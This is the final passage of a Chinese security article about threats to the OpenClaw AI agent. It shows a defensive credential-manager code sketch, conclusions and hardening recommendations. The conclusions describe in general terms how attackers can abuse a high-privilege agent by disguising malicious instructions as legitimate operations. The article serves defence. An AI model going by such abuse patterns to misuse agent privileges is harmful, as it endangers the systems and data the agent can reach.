# 改进的凭据管理
class SecureCredentialManager:
    def __init__(self):
        self.use_hsm = True  # 硬件安全模块
        self.audit_log = []

    def store(self, service: str, cred: dict):
        # 审计日志
        self.audit_log.append({
            "action": "store",
            "service": service,
            "timestamp": time.time(),
            "caller": self._get_caller_identity()
        })

        # HSM 加密存储
        if self.use_hsm:
            encrypted = self.hsm.encrypt(
                json.dumps(cred),
                key_id=f"openclaw-{service}"
            )
            self.storage.store_encrypted(service, encrypted)
        else:
            # 不允许明文存储
            raise SecurityError("HSM required for credential storage")

    def retrieve(self, service: str) -> dict:
        # 访问控制检查
        if not self.can_access(self.current_identity, service):
            raise AccessDenied(f"Cannot access {service}")

        # 审计日志
        self.audit_log.append({
            "action": "retrieve",
            "service": service,
            "timestamp": time.time(),
            "caller": self._get_caller_identity()
        })

        # 实时解密,不缓存
        encrypted = self.storage.retrieve_encrypted(service)
        return json.loads(self.hsm.decrypt(encrypted))

    def rotate(self, service: str):
        """强制凭据轮换"""
        old_cred = self.retrieve(service)
        new_cred = self._generate_new_credential()

        # 验证新凭据有效后再存储
        if self.validate(service, new_cred):
            self.store(service, new_cred)
            self.audit_log.append({
                "action": "rotate",
                "service": service,
                "timestamp": time.time()
            })
        else:
            raise SecurityError("New credential validation failed")
八、结论
8.1 核心发现
通过对 OpenClaw 安全威胁的系统性分析,本文揭示了以下核心发现:
- 高权限 = 高风险:OpenClaw 的核心设计优势(高权限、Shell 执行、持久化运行)同时也是其最大的安全短板。一旦攻击者获得控制权,系统几乎没有任何防御纵深。
- 信任边界模糊:OpenClaw 在设计上模糊了"用户意图"和"Agent 行为"的边界,这使得恶意指令可以伪装成合法操作。
- 检测与防御困难:传统的安全工具难以区分 OpenClaw 的正常行为和恶意行为,因为两者在技术实现上完全一致。
- 攻击门槛低:相比传统的漏洞利用,滥用 OpenClaw 进行攻击几乎不需要任何技术门槛,只要有 Agent 的访问权限即可。
8.2 建议行动项
对于正在使用或考虑使用 OpenClaw 的组织,我们提出以下建议:
优先级 | 行动项 | 实施难度 |
|---|---|---|
P0 | 强制执行最小权限原则 | 高 |
P0 | 部署进程级监控和审计 | 中 |
P1 | 使用硬件安全模块管理凭据 | 高 |
P1 | 实施网络分段隔离 | 中 |
P2 | 建立 AI Agent 安全基线 | 低 |
P2 | 定期安全评估和渗透测试 | 中 |
8.3 未来展望
AI Agent 的安全性将成为 AI 安全领域的重要研究方向。我们预期:
- 专用安全框架:会出现专门为 AI Agent 设计的安全框架,提供细粒度的访问控制和行为审计。
- 运行时隔离技术:容器化、微虚拟化等技术将被广泛用于隔离 Agent 的执行环境。
- 可解释 AI:Agent 的决策过程将更加透明,便于安全审计和异常检测。
- 标准化安全评估:行业将建立 AI Agent 安全的标准化评估体系。
本文旨在提升安全意识,所有攻击示例均基于已知风险模式。安全研究应在授权环境下进行。
本文参与 腾讯云自媒体同步曝光计划,分享自作者个人站点/博客。
原始发表:2026-04-30,如有侵权请联系 cloudcommunity@tencent.com 删除
评论
登录后参与评论
推荐阅读
目录
腾讯云开发者

Copyright © 2013 - 2026 Tencent Cloud. All Rights Reserved. 腾讯云 版权所有
深圳市腾讯计算机系统有限公司 ICP备案/许可证号:粤B2-20090059  粤公网安备44030502008569号
腾讯云计算(北京)有限责任公司 京ICP证150476号 | 京ICP备11018762号